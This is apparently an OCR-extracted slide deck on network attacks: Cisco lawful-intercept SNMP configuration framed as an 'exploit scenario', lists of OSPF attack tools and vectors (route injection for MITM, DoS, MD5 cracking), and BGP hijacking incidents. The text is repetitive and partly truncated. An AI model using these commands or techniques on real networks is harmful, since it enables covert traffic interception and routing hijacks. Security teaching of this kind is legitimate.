
Reference: http://www.cisco.com/en/US/docs/ios-xml/ios/wan_lserv/configuration/xe-3s/asr1000/wan-l2-tun-pro-v3-xe.pdf

# Lawful Intercept
## Overview




**Reference**:
http://www.cisco.com/en/US/docs/switches/lan/catalyst6500/ios/12.2SX/lawful/intercept/65LI.pdf
http://www.cisco.com/en/US/docs/routers/asr9000/software/asr9k_r4.1/security/configuration/guide/syssec_cg41asr9k_chapter3.pdf


# Lawful Intercept
## Exploit Scenario





Snmp-server view <*view-name*> ciscoTap2MIB included
Snmp-server view <*view-name*> ciscoIpTapMIB included
Snmp-server group <*group-name*> v3 auth read <*view-name*> *write* <*view-name)* notify <*view-name*>
Snmp-server host <*ip-address*> traps version 3 priv <*username*> udp-port <*port-number*>
Snmp-server user <*mduser-id*> <*groupname*> v3 auth md5 <*md-password*>

**References**:
http://www.cisco.com/en/US/docs/switches/lan/catalyst6500/ios/12.2SX/lawful/intercept/65LI.pdf
http://www.cisco.com/en/US/docs/routers/asr9000/software/asr9k_r4.1/security/configuration/guide/syssec_cg41asr9k_chapter3.pdf

# Two-way Connection via NAT



# Hack the Network via OSPF




## OSPF Exploit Tools

- Quagga
- NRL Core(Network Simulator)
- Nemesis
- Loki
- G3SN\Dynamips
- Buy a router on eBay
- Hack a router and reconfigure
- Code one with Scapy
- IP Sorcery( IP Magic)
- Cain & Able to crack OSPF MD5
- MS RRAS
- NetDude
- Collasoft
- Phenoelit IRPAS

OSPF typically is implemented without any thought to security. LSA's are multicast on the spoke LAN for any user to sniff without MD5.

## OSPF Attack Vectors

- Take over as DR
- Inject routes to mask source of attack
- DoS
- Inject routes for MITM
- Add new routes to hacked router
- Change interface bandwidth or use IP OSPF Cost for Traffic Engineering on hacked router

# BGP Hijacking in the News

2008 Pakistan Telecom accidentally hijacks

2011 Chinanet accidentally hijacks


In 2010 China Telecom accidentally hijacked 50,000 blocks of IP addresses 20 minutes

Renesys reported a major BGP hijacking in 2013

- Belaruse and Iceland ISP's possibly compromised
- A software bug blamed

http://www.wired.com/2013/12/bgp-hijacking-belarus-iceland/
http://www.blyon.com/hey-att-customers-your-facebook-data-went-to-china-and-korea-this-morning/
http://www.renesys.com/2008/02/pakistan-hijacks-youtube-1/

# BGP
## IP Prefix and AS Hijacking




**The Longest IP Prefix Wins**

# BGP Hijacking in the News

2008 Pakistan Telecom accidentally hijacks

2011 Chinanet accidentally hijacks

In 2010 China Telecom accidentally hij
50,000 blocks of IP addresses


**Is MPLS being hijacked????**

enesys reported a major BGP hijacking in 2013

- Belaruse and Iceland ISP's possibly compromised
- A software bug blamed

